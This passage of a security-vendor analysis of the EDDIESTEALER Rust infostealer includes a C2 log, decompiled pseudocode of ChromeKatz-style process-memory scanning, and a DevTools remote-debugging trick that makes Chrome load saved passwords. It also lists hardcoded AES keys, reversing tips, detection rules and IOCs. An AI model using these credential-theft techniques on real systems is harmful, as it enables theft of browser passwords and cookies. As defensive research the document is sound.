192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/15a4a1eb-28ce-4068-a0b2-690f4bbcf62f HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/569a55e5-fe73-4ea2-b961-7ca83838ec79 HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/fb02a58e-794e-4a6e-8328-2df4527801a4 HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/bf369331-6313-4e5a-9094-0aa7a8d8f7ed HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/00d402f4-53bc-41ea-aef5-67a8564a4af8 HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/edae802e-db66-44f0-89eb-1fb66917b746 HTTP/1.1" 200 -
```

C2 traffic log

Our analysis uncovered encrypted strings that decrypt to panic metadata strings, disclosing internal Rust source file paths such as:

- `apps\bin\src\services\chromium_hound.rs`
- `apps\bin\src\services\system.rs`
- `apps\bin\src\structs\search_pattern.rs`
- `apps\bin\src\structs\search_entry.rs`

We discovered that error messages sent to the C2 server contain these strings, including the exact source file, line number, and column number where the error originated, allowing the malware developer to have built-in debugging feedback.


```
{"files":[{"Err":{"stack":[{"context":"apps\\bin\\src\\providers\\winapi_fs.rs:112:24","message":""}]}}],"additional":[]}
```


Example error message

Chromium-specific Capabilities

Since the introduction of Application-bound encryption, malware developers have adapted to alternative methods to bypass this protection and gain access to unencrypted sensitive data, such as cookies. ChromeKatz is one of the more well-received open source solutions that we have seen malware implement. EDDIESTEALER is no exception—the malware developers reimplemented it in Rust.

Below is a snippet of the browser version checking logic similar to COOKIEKATZ, after retrieving version information from `%localappdata%\<browser_specific_path>\\User Data\\Last Version`.



```
if (rdx_71 != 2)
    struct jy::ChromeBrowserVersion rcx_77
    rcx_77.highMajor = browser_version.highMajor
    rcx_77.lowMajor = browser_version.lowMajor
    rcx_77.highMinor = browser_version.highMinor
    rcx_77.lowMinor = browser_version.lowMinor
    uint32_t highMinor = (rcx_77 u>> 32).d

    if (rdx_71 != 1)
        rdx_71.b = browser_version.highMajor u>= 131

        if ((rdx_71.b & highMinor.w u>= 6778) == 0)
            rdx_71.b = 1

            if (((browser_version - 125).w u< 7 & (highMinor - 6388).w u< 390) == 0)
                rdx_71.b = 2

                if ((browser_version.highMajor == 125 & highMinor.w u< 6388) == 0)
                    browser_version.highMajor.b = browser_version.highMajor == 124
                    rdx_71.b = highMinor.w u>= 6329
                    rdx_71.b &= browser_version.highMajor.b
                    rdx_71.b ^= 3
        else
            rdx_71 = 0
    else
        rdx_71.b = 4

        if ((browser_version.highMajor u>= 131 & highMinor.w u>= 2903) == 0)
            rdx_71.b = 5

            if (browser_version.highMajor u<= 131)
                highMinor.b = highMinor.w u< 2903
                browser_version.highMajor.b = browser_version.highMajor u>= 125
                browser_version.highMajor.b |= highMinor.b
                rdx_71.b = 6
                rdx_71.b = 6 - browser_version.highMajor.b
else if (browser_version.highMajor u> 130)
    rdx_71 = 0
else
    rdx_71.b = browser_version.highMajor u>= 125
    rdx_71.b *= 2
    rdx_71.b += 1
```

Browser version check

COOKIEKATZ signature pattern for detecting COOKIEMONSTER instances:

```
char* sig_pattern = jy::alloc::rust_alloc1::Wrap(0xc0, 1)
*sig_pattern = 0xaaaaaaaa
*(sig_pattern + 4) = 0xaaaaaaaa0000aaaa
*(sig_pattern + 0xc) = 0xaaaaaaaa0000aaaa
*(sig_pattern + 0x14) = 0xaaaa
*(sig_pattern + 0x16) = zx.o(0)
*(sig_pattern + 0x26) = 0xaaaa0000
*(sig_pattern + 0x2e) = 0
*(sig_pattern + 0x30) = 0xaaaaaaaaaaaa
*(sig_pattern + 0x3c) = 0xaaaa
*(sig_pattern + 0x38) = 0xaaaaaaaa
*(sig_pattern + 0x3e) = 0xaaaa0000
*(sig_pattern + 0x46) = 0
*(sig_pattern + 0x48) = 0xaaaaaaaaaaaa
*(sig_pattern + 0x54) = 0xaaaa
*(sig_pattern + 0x50) = 0xaaaaaaaa
*(sig_pattern + 0x56) = 0xaaaa0000
*(sig_pattern + 0x5e) = 0xaaaa0000
*(sig_pattern + 0x68) = 0
*(sig_pattern + 0x62) = 0
*(sig_pattern + 0x70) = 0xaaaa
*(sig_pattern + 0x72) = 0
*(sig_pattern + 0x78) = 0
*(sig_pattern + 0x80) = 0xaaaaaaaa
*(sig_pattern + 0x84) = 0xaaaaaaaa0000aaaa
*(sig_pattern + 0x8c) = 0xaaaa
*(sig_pattern + 0x8e) = 0xaaaa0000
*(sig_pattern + 0x96) = 0
*(sig_pattern + 0x98) = 0xaaaaaaaaaaaa
*(sig_pattern + 0xa0) = 0xaaaaaaaaaaaa
*(sig_pattern + 0xa8) = 0xaaaaaaaaaaaa
*(sig_pattern + 0xb4) = 0xaaaa
*(sig_pattern + 0xb0) = 0xaaaaaaaa
*(sig_pattern + 0xb6) = 0xaaaa0000
*(sig_pattern + 0xbe) = 0
sig_pattern_1.len = 0xc0
sig_pattern_1.p_bytes = sig_pattern
sig_pattern_1.cap = 0xc0
jy::ChromeKatz::GetRemoteModuleBaseAddress(&s_3, rdi, hProcess)
```

COOKIEKATZ signature pattern

CredentialKatz signature pattern for detecting CookieMonster instances:

```
int64_t sig_pattern_2 = jy::alloc::rust_alloc1::Wrap(0xb0, 1)
*sig_pattern_2 = 0xaaaaaaaaaaaa
__builtin_memset(s: sig_pattern_2 + 8, c: 0xaa, n: 43)
__builtin_memset(s: sig_pattern_2 + 51, c: 0, n: 0x25)
*(sig_pattern_2 + 0x58) = 0xaaaaaaaaaaaaaaaa
__builtin_memset(s: sig_pattern_2 + 0x60, c: 0, n: 0x18)
*(sig_pattern_2 + 0x78) = 1
*(sig_pattern_2 + 0x79) = 0xaaaaaaaa
*(sig_pattern_2 + 0x7c) = 0xaaaaaaaa
__builtin_memset(s: sig_pattern_2 + 0x80, c: 0, n: 0x18)
*(sig_pattern_2 + 0x98) = 1
*(sig_pattern_2 + 0x9c) = 0xaaaaaaaa
*(sig_pattern_2 + 0x99) = 0xaaaaaaaa
*(sig_pattern_2 + 160) = zx.o(0)
```

CHROMEKATZ signature pattern

Here is an example of the exact copy-pasted logic of COOKIEKATZ's `FindPattern`, where `PatchBaseAddress` is inlined.

```
// ChromeKatz FindPattern
// kernel32.GetSystemInfo
kernel32::GetSystemInfo(lpSystemInfo: &s_2)
void* startAddress = s_2.lpMinimumApplicationAddress
void* endAddress = s_2.lpMaximumApplicationAddress
void* p_bytes_1 = sig_pattern_1.p_bytes
uint64_t cap = sig_pattern_1.cap

for (; startAddress u< endAddress; startAddress += s_3.memoryInfo.RegionSize)
    // kernel32.VirtualQueryEx
    if (kernel32::VirtualQueryEx(hProcess, lpAddress: startAddress, lpBuffer: &s_3, dwLength: 0x30) != 0x30)
        break

    // ChromeKatz PatchBaseAddress
    if (s_3.memoryInfo.State == 0x1000 && (s_3.memoryInfo.Protect.b & 4) != 0 && s_3.memoryInfo.Type == 0x20000)
        sub_14001387e(&s, 0, s_3.memoryInfo.RegionSize)
        var_538 = nullptr
        void* BaseAddress = s_3.memoryInfo.BaseAddress
        sub_14001345b(&new_pattern, p_bytes_1, cap)
        s_20.q = BaseAddress
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 16)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 24)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 56)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 80)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 136)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 168)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 176)
        jy::ChromeKatz::PatchPattern(&new_pattern, &s_20, 8, 184)
        s_30.AffinityMask = new_pattern.cap
        int128_t zmm0_13
        zmm0_13.q = new_pattern.len
        zmm0_13:8.q = new_pattern.p_bytes
        s_30.ExitStatus = zmm0_13.d
        s_30.Pad1 = zmm0_13:4.d
        s_30.PebBaseAddress = zmm0_13:8.q
        var_6b8 = &var_538

        // kernel32.ReadProcessMemory
        if (kernel32::ReadProcessMemory_2(hProcess, lpBaseAddress: s_3.memoryInfo.BaseAddress, lpBuffer: s:8.q,
                nSize: s_3.memoryInfo.RegionSize, lpNumberOfBytesRead: var_6b8) != 0)
```

COOKIEKATZ FindPattern logic

The developers introduced a modification to handle cases where the targeted Chromium browser is not running. If inactive, EDDIESTEALER spawns a new browser instance using the command-line arguments `--window-position=-3000,-3000 https://google.com`. This effectively positions the new window far off-screen, rendering it invisible to the user. The objective is to ensure the malware can still read the memory (`ReadProcessMemory`) of the necessary child process - the network service process identified by the `--utility-sub-type=network.mojom.NetworkService` flag. For a more detailed explanation of this browser process interaction, refer to [our previous research on MaaS infostealers](#).

Differences with variants

After analysis, more recent samples were identified with additional capabilities.

Information gathered on victim machines now include:

- Running processes
- GPU information
- Number of CPU cores
- CPU name
- CPU vendor

Example system data collected

The C2 communication pattern has been altered slightly. The malware now preemptively sends host system information to the server before requesting its decrypted configuration. In a few instances where the victim machine was able to reach out to the C2 server but received an empty task list, the adjustment suggests an evasion tactic: developers have likely introduced server-side checks to profile the client environment and withhold the main configuration if a sandbox or analysis system is detected.

Possible sandbox/anti-analysis technique on C2 server-side

The encryption key for client-to-server communication is no longer received dynamically from the C2 server; instead, it is now hardcoded in the binary. The key used by the client to decrypt server-to-client messages also remains hardcoded.

```
char AES_key_server_msg[0x20] = "6677752789a13e779f39e4540168cd1c"
char AES_key_client_msg[0x21] = "c7409578258953782cb84fc8ce5820b3", 0
```

Example Hardcoded AES keys

Newer compiled samples exhibit extensive use of function inline expansion, where many functions - both user-defined and from standard libraries and crates - have been inlined directly into their callers more often, resulting in larger functions and making it difficult to isolate user code. This behavior is likely the result of using LLVM's inliner. While some functions remain un-inlined, the widespread inlining further complicates analysis.

Old vs new: control flow graph for the HTTP request function

In order to get all entries of Chrome's Password Manager, EDDIESTEALER begins its credential theft routine by spawning a new Chrome process with the `--remote-debugging-port=<port_num>` flag, enabling Chrome's DevTools Protocol over a local WebSocket interface. This allows the malware to interact with the browser in a headless fashion, without requiring any visible user interaction.

```
// with flag --remote-debugging-port=13330
if (kernel32::CreateProcessW(lpApplicationName, lpCommandLine: cmdline_chrome, lpProcessAttributes: nullptr,
    lpThreadAttributes: nullptr, bInheritHandles: 0, dwCreationFlags: 0, lpEnvironment: zx.o(0),
    lpCurrentDirectory: &discriminant_2, lpStartupInfo: &s) == 0) ...
else
    if (var_190_1.b != 0)
        goto label_14001b680

    jy::GetAPI::Sleep(&var_208)
    void* discriminant = var_208.api_result.discriminant
    void (* kernel32::Sleep)(DWORD dwMilliseconds) = var_208.api_result.api_address

    if (neg.q(discriminant) != -0x8000000000000000) ...
    else
        kernel32::Sleep(dwMilliseconds: 0x3e8)
        jy::WebSocket::NavigateToPasswordManager(&var_208)
```

Setting up Chrome process with remote debugging

After launching Chrome, the malware queries `http://localhost:<port>/json/version` to retrieve the `webSocketDebuggerUrl`, which provides the endpoint for interacting with the browser instance over WebSocket.

```
while ((r11 & 1) != 0) ...  // str: localhost

rax_1.b = *(rax_1 + 8)
rax_1.b ^= 6
void* const str_localhost = s_1
char var_600 = rax_1.b
s_1 = &data_140072323  // Key derivation
s_1.d = 0xb949fec2
void* rax_2 = sub_1400067ef(s_1, (s_1.d).w)
void** s_25 = nullptr
int32_t var_880 = 0
r10.b = 1
int64_t r9 = 0

while ((r10.b & 1) != 0) ...  // str: /json/version

for (int64_t i = 8; i u<= 0xb; i += 4) ...

rax_2.b = *(rax_2 + 0xc)
rax_2.b ^= 3
char var_87c = rax_2.b
int32_t rax_3 = 0xb

while (rax_3 - 4 u<= 0x64) ...

int32_t rax_4 = 6

while (rax_4 - 5 u<= 0x64) ...

void* s_22
jy::memcpy::Wrap(&s_22, &s_25, 0xd)
int64_t str_json_version_1
int64_t str_json_version = str_json_version_1
s_1 = &data_140065efc
s_1.d = 0x6823d04c
char var_6e8[0x3]
var_6e8[2] = 'T'
var_6e8[0].w = 'GE'
s = 0x8000000000000000
int16_t port = 13330
int64_t var_d48
jy::SendHTTPRequest(&s_1, ip: &str_localhost, 9, resource_path: str_json_version, var_d48, port: 13330, request_method: &var_6e8,
    request_method_strlen: 3, &s, 0)
```

Sending request to retrieve webSocketDebuggerUrl

Using this connection, it issues a `Target.createTarget` command with the parameter `chrome://password-manager/passwords`, instructing Chrome to open its internal password manager in a new tab. Although this internal page does not expose its contents to the DOM or to DevTools directly, opening it causes Chrome to decrypt and load stored credentials into memory. This behavior is exploited by EDDIESTEALER in subsequent steps through CredentialKatz lookalike code, where it scans the Chrome process memory to extract plaintext credentials after they have been loaded by the browser.

```
char const data_140074456[0x14] = "webSocketDebuggerUrl"
char const data_14007446a[0x0] =
{
}
                                fc bc 5f fa 9c 79                ._..y
c7 b5 26 48 6e 04 f3 3c-37 60 c7 fb 8a 72 fe aa  ..&Hn..<7`...r..
b3 93 88 28 6f 3b 57 b1-b6 11 b9 61 1a 34 4f c8  ...(o;W....a.4O.
82 7d 4a                                         .}J
data_140074493:
        0e c0 c1 67 2e-d2 c5 a7 2e 81 83 ad 5d     ...g........]
d0 63 69 c9 44 67 7e 76-d9 3b 49 fc 0f b5 70 79  .ci.Dg~v.;I...py
0c 16 f8 15 26 bf 0a 4b-d4 c3 21 2e              ....&..K..!.

char data_1400744bc[0x62] = "{\"id\": 1,\"method\": \"Target.createTarget\",\"params\": {\"url\": \"chrome://password-manager/p"
    "asswords\"}}"
```

Decrypted strings referenced when accessing Chrome's password manager

Based on decrypted strings `os_crypt`, `encrypted_key`, `CryptUnprotectData`, `local_state_pattern`, and `login_data_pattern`, EDDIESTEALER variants appear to be backward compatible, supporting Chrome versions that still utilize DPAPI encryption.

We have identified 15 additional samples of EDDIESTEALER through code and infrastructure similarities on VirusTotal. The observations table will include the discovered samples, associated C2 IP addresses/domains, and a list of infrastructure hosting EDDIESTEALER.

A Few Analysis Tips

Tracing

To better understand the control flow and pinpoint the exact destinations of indirect jumps or calls in large code blocks, we can leverage binary tracing techniques. Tools like `TinyTracer` can capture an API trace and generate a `.tag` file, which maps any selected API calls to be recorded to the executing line in assembly. Rust's standard library functions call into WinAPIs under the hood, and this also captures any code that calls `WinAPI` functions directly, bypassing the standard library's abstraction. The tag file can then be imported into decompiler tools to automatically mark up the code blocks using plugins like `IFL`.

```
alloc::fmt::format::h0f20aebb1201aa4f(&var_b0, &result)
// kernel32.LoadLibraryA
uint64_t rax_32 = r12_5(var_a8)
jy::Drop(&var_b0)
```

Example comment markup after importing .tag file

Panic Metadata for Code Segmentation

Panic metadata - the embedded source file paths (.rs files), line numbers, and column numbers associated with panic locations - offers valuable clues for segmenting and understanding different parts of the binary. This, however, is only the case if such metadata has not been stripped from the binary. Paths like `apps\bin\src\services\chromium.rs`, `apps\bin\src\structs\additional_task.rs` or any path that looks like part of a custom project typically points to the application's unique logic. Paths beginning with `library<core/alloc/std>\src\` indicates code from the Rust standard library. Paths containing crate name and version such as `hashbrown-0.15.2\src\raw\mod.rs` point to external libraries.


If the malware project has a somewhat organized codebase, the file paths in panic strings can directly map to logical modules. For instance, the decrypted string `apps\bin\src\utils\json.rs:48:39` is referenced in `sub_140011b4c`.

```
char* sub_140011b4c(char* arg1, char* arg2, int64_t* arg3, void* arg4, int32_t arg5[0x4] @ zmm7)

140011cfd        rbp_1 &= rbp_1 - 1
140011cfd
140011d73    int128_t s
140011d73    __builtin_memset(&s, c: 0, n: 0x20)
140011d73
140011d8c    for (int64_t i_1 = 0; i_1 u<= 0x1f; i_1 += 8)
140011d96        *(&s + i_1) = *(i_1 + "apps\bin\src\utils\json.rs:48:39") ^ *(&data_14005a4c7 + i_1)
```


Panic string containing "json.rs" referenced in function sub_140011b4c

By examining the call tree for incoming calls to the function, many of them trace back to `sub_14002699d`. This function (`sub_14002699d`) is called within a known C2 communication routine (`jy::C2::RetrieveAndDecryptConfig`), right after decrypting additional configuration data known to be JSON formatted.



Call tree of function sub_140011b4c

Based on the `json.rs` path and its calling context, an educated guess would be that `sub_14002699d` is responsible for parsing JSON data. We can verify it by stepping over the function call. Sure enough, by inspecting the stack struct that is passed as reference to the function call, it now points to a heap address populated with parsed configuration fields.



Function sub_14002699d successfully parsing configuration fields

For standard library and open-source third-party crates, the file path, line number, and (if available) the rustc commit hash or crate version allow you to look up the exact source code online.

Stack Slot Reuse

One of the optimization features involves reusing stack slots for variables/stack structs that don't have overlapping timelines. Variables that aren't "live" at the same time can share the same stack memory location, reducing the overall stack frame size. Essentially, a variable is live from the moment it is assigned a value until the last point where that value could be accessed. This makes the decompiled output confusing as the same memory offset may hold different types or values at different points.

To handle this, we can define unions encompassing all possible types sharing the same memory offset within the function.

Stack slot reuse, resorting to UNION approach

Rust Error Handling and Enums

Rust enums are tagged unions that define types with multiple variants, each optionally holding data, ideal for modeling states like success or failure. Variants are identified by a discriminant (tag).

Error-handling code can be seen throughout the binary, making up a significant portion of the decompiled code. Rust's primary mechanism for error handling is the `Result<T, E>` generic enum. It has two variants: `Ok(T)`, indicating success and containing a value of type `T`, and `Err(E)`, indicating failure and containing an error value of type `E`.

In the example snippet below, a discriminant value of `0x8000000000000000` is used to differentiate outcomes of resolving the `CreateFileW` API. If `CreateFileW` is successfully resolved, the `reuse` variable type contains the API function pointer, and the `else` branch executes. Otherwise, the `if` branch executes, assigning an error information string from `reuse` to `arg1`.

```
struct jy::GetAPI::Result reuse
jy::GetAPI::CreateFileW(&reuse)
void* discriminant = reuse.discriminant
union _jy::C2::OpenHandle::StackReuse CreateFileW_or_errorMsg = reuse.api_address_or_error_msg

if (neg.q(discriminant) != 0x8000000000000000)
    int64_t field_10 = reuse.field_10
    arg1->discriminant = discriminant
    arg1->error_msg = CreateFileW_or_errorMsg
    arg1->field_10 = field_10
else
    // kernel32.CreateFileW
    struct jy::String* rax = CreateFileW_or_errorMsg(arg2, 0x10000, FILE_SHARE_NONE, FILE_SHARE_NONE, OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL, FILE_SHARE_NONE)
```

Error handling example

For more information on how other common Rust types might look in memory, check out this cheatsheet and this amazing talk by Cindy Xiao!

Malware and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

- Initial Access
- Execution
- Defense Evasion
- Exfiltration
- Credential Access
- Discovery
- Collection

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- Phishing
- Content Injection
- Command and Scripting Interpreter
- Credentials from Password Stores
- User Execution
- Obfuscated Files or Information
- Exfiltration Over C2 Channel
- Virtualization/Sandbox Evasion

Detections

YARA

Elastic Security has created the following YARA rules related to this research:

- Windows.Infostealer.EddieStealer

Behavioral prevention rules

- Suspicious PowerShell Execution
- Ingress Tool Transfer via PowerShell
- Potential Browser Information Discovery
- Potential Self Deletion of a Running Executable

Observations

The following observables were discussed in this research.

Observable	Type	Name
`47409e09afa05fcc9c9eff2c08baca3084d923c8d82159005dbae2029e1959d0`	SHA-256	`MvUlUwagHeZd.exe`
`162a8521f6156070b9a97b488ee902ac0c395714aba970a688d54305cb3e163f`	SHA-256	`:metadata (copy)`
`f8b4e2ca107c4a91e180a17a845e1d7daac388bd1bb4708c222cda0eff793e7a`	SHA-256	`AegZs85U6COc.exe`
`53f803179304e4fa957146507c9f936b38da21c2a3af4f9ea002a7f35f5bc23d`	SHA-256	`:metadata (copy)`

Observable	Type	Name
`20eeae4222ff11e306fded294bebea7d3e5c5c2d8c5724792abf56997f30aaf9`	SHA-256	`PETt3Wz4DXEL.exe`
`1bdc2455f32d740502e001fce51dbf2494c00f4dcadd772ea551ed231c35b9a2`	SHA-256	`Tk7n1al5m9Qc.exe`
`d905ceb30816788de5ad6fa4fe108a202182dd579075c6c95b0fb26ed5520daa`	SHA-256	`YykbZ173Ysnd.exe`
`b8b379ba5aff7e4ef2838517930bf20d83a1cfec5f7b284f9ee783518cb989a7`	SHA-256	`2025-04-03_20745dc4d048f67e0b62aca33be80283_akira_cobalt-strike_satacom`
`f6536045ab63849c57859bbff9e6615180055c268b89c613dfed2db1f1a370f2`	SHA-256	`2025-03-23_6cc654225172ef70a189788746cbb445_akira_cobalt-strike`
`d318a70d7f4158e3fe5f38f23a241787359c55d352cb4b26a4bd007fd44d5b80`	SHA-256	`2025-03-22_c8c3e658881593d798da07a1b80f250c_akira_cobalt-strike`
`73b9259fecc2a4d0eeb0afef4f542642c26af46aa8f0ce2552241ee5507ec37f`	SHA-256	`2025-03-22_4776ff459c881a5b876da396f7324c64_akira_cobalt-strike`
`2bef71355b37c4d9cd976e0c6450bfed5f62d8ab2cf096a4f3b77f6c0cb77a3b`	SHA-256	`TWO[1].file`
`218ec38e8d749ae7a6d53e0d4d58e3acf459687c7a34f5697908aec6a2d7274d`	SHA-256	
`5330cf6a8f4f297b9726f37f47cffac38070560cbac37a8e561e00c19e995f42`	SHA-256	`verifcheck.exe`
`acae8a4d92d24b7e7cb20c0c13fd07c8ab6ed8c5f9969504a905287df1af179b`	SHA-256	`3zeG4jGjFkOy.exe`
`0f5717b98e2b44964c4a5dfec4126fc35f5504f7f8dec386c0e0b0229e3482e7`	SHA-256	`verification.exe`
`e8942805238f1ead8304cfdcf3d6076fa0cdf57533a5fae36380074a90d642e4`	SHA-256	`g_verify.js`
`7930d6469461af84d3c47c8e40b3d6d33f169283df42d2f58206f43d42d4c9f4`	SHA-256	`verif.js`
`45.144.53[.]145`	ipv4-addr	
`84.200.154[.]47`	ipv4-addr	
`shiglimugli[.]xyz`	domain-name	
`xxxivi[.]com`	domain-name	
`llll[.]fit`	domain-name	
`plasetplastik[.]com`	domain-name	

Observable	Type	Name
`militrex[.]wiki`	domain-name	

References

The following were referenced throughout the above research:

- https://github.com/N0fix/rustbinsign
- https://github.com/Meckazin/ChromeKatz
- https://github.com/hasherezade/tiny_tracer
- https://docs.binary.ninja/dev/uidf.html
- https://www.unicorn-engine.org/
- https://github.com/LloydLabs/delete-self-poc/tree/main
- https://cheats.rs/#memory-layout
- https://www.youtube.com/watch?v=SGLX7g2a-gw&t=749s
- https://cxiao.net/posts/2023-12-08-rust-reversing-panic-metadata/
